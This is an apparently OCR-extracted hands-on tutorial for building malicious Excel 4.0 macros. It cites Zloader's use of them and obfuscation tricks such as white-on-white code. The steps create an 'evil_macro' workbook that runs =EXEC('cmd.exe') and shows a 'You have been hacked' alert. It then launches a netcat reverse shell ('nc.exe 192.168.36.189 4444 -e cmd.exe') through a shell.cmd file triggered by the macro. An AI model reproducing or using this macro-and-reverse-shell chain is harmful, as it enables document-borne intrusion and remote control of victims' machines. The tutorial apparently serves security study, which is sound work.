
Save the file with the name you like. We have named it evil_macro for easy identification. While saving it , save as a Macro Enabled Excel Workbook.

Excel 4.0 macros were widely used in delivery of Zloader malware. This malware is a variant of the Zeus malware.
Although it was first seen in 2018, it was widely seen in over 100 attacks that took place in year 2020. It lured victims to open their emails with Covid 19 cures.



Once the file is saved, its time to create your own macro. In the first column, which is named A1, insert the command =EXEC("cmd.exe"). May be you didn't realise, but you have already created your first XL4 macro. In the second column, i.e A2, insert another command =HALT(). This is to ensure that the macro you created does not face an error while running.

It's time to test your macro. Right Click on the first column, and click on "Run" as shown below.



Most probably, this will open a new window as shown below. Click on Run.

"Technology trust is a good thing, but control is a better one."
- Stephane Nappo.

If you did exactly as we told you, a Windows CMD window should open. Most probably. it should be in minimized form.


Voila, you successfully created a Excel 4.0 Macro and even executed it. If you have noticed it, you opened a Windows CMD by inserting a simple code. Now, make a few changes to the "evil_macro" file. Move the =HALT() command to A3 cell and enter command =ALERT("You have been hacked") command in cell A2. Save the file.


"Excel 4.0 macros are something incredibly old, but nothing incredibly fancy."
- Stefano Ortolani

Right Click on Cell A1 and select Run again just like you did before.

Now, you will see that apart from Windows CMD starting, there will be a window popping up with the message "You have been hacked". You have just performed two operations with macros in one file. Not just calc.exe, you can open other programs like notepad and calc.exe using the =exec function.

The second wave of Excel 4.0 Macro attacks that came used some live obfuscation techniques like scattering the code around the macro sheet and writing with white font on a white background. These methods may be trivial but it shows malware authors are exploring the possibilities of Excel 4.0 Macros





Now, lets try something a bit advanced. You will spawn a reverse shell now. Download the netcat Windows executable. The download information is given in our Downloads section. Open Notepad and insert the following command into it.

<Path to Netcat Windows executable> <target IP> <target port> -e cmd.exe.

On our system, this command looks like this.

C:\Users\nspadm\Desktop\nc.exe 192.168.36.189 4444 -e cmd.exe

The -e option specifies which command to execute after netcat makes a successful connection. Now, sa -ve this file as a cmd file. This can be done by saving the file in double quotes. For example, "shell.cmd"

and keeping the file type as all files.

shell - Notepad

File Edit Format View Help

```
C:\users\nspadm\Desktop\nc.exe 192.168.36.189 4444 -e cmd.exe
```

Ln 1, Col 1 | 100% | Windows (CRLF) | UTF-8

Now, in your evil_macro file, change the =EXEC functiion to execute the shell.cmd file you just now crea -ted as shown below.

Home Insert Page Layout Formulas Data Review View

Paste Cut Copy Format Painter

Clipboard Font Alignm

Calibri 11

A1 =EXEC("C:\Users\nspadm\Desktop\sh

evil_macro

	A	B
1	=EXEC("C:\Users\nspadm\Desktop\shell.cmd")	
2	=ALERT("You Have Been Hacked")	
3	=HALT()	
4		
5		
6		
7		
8		

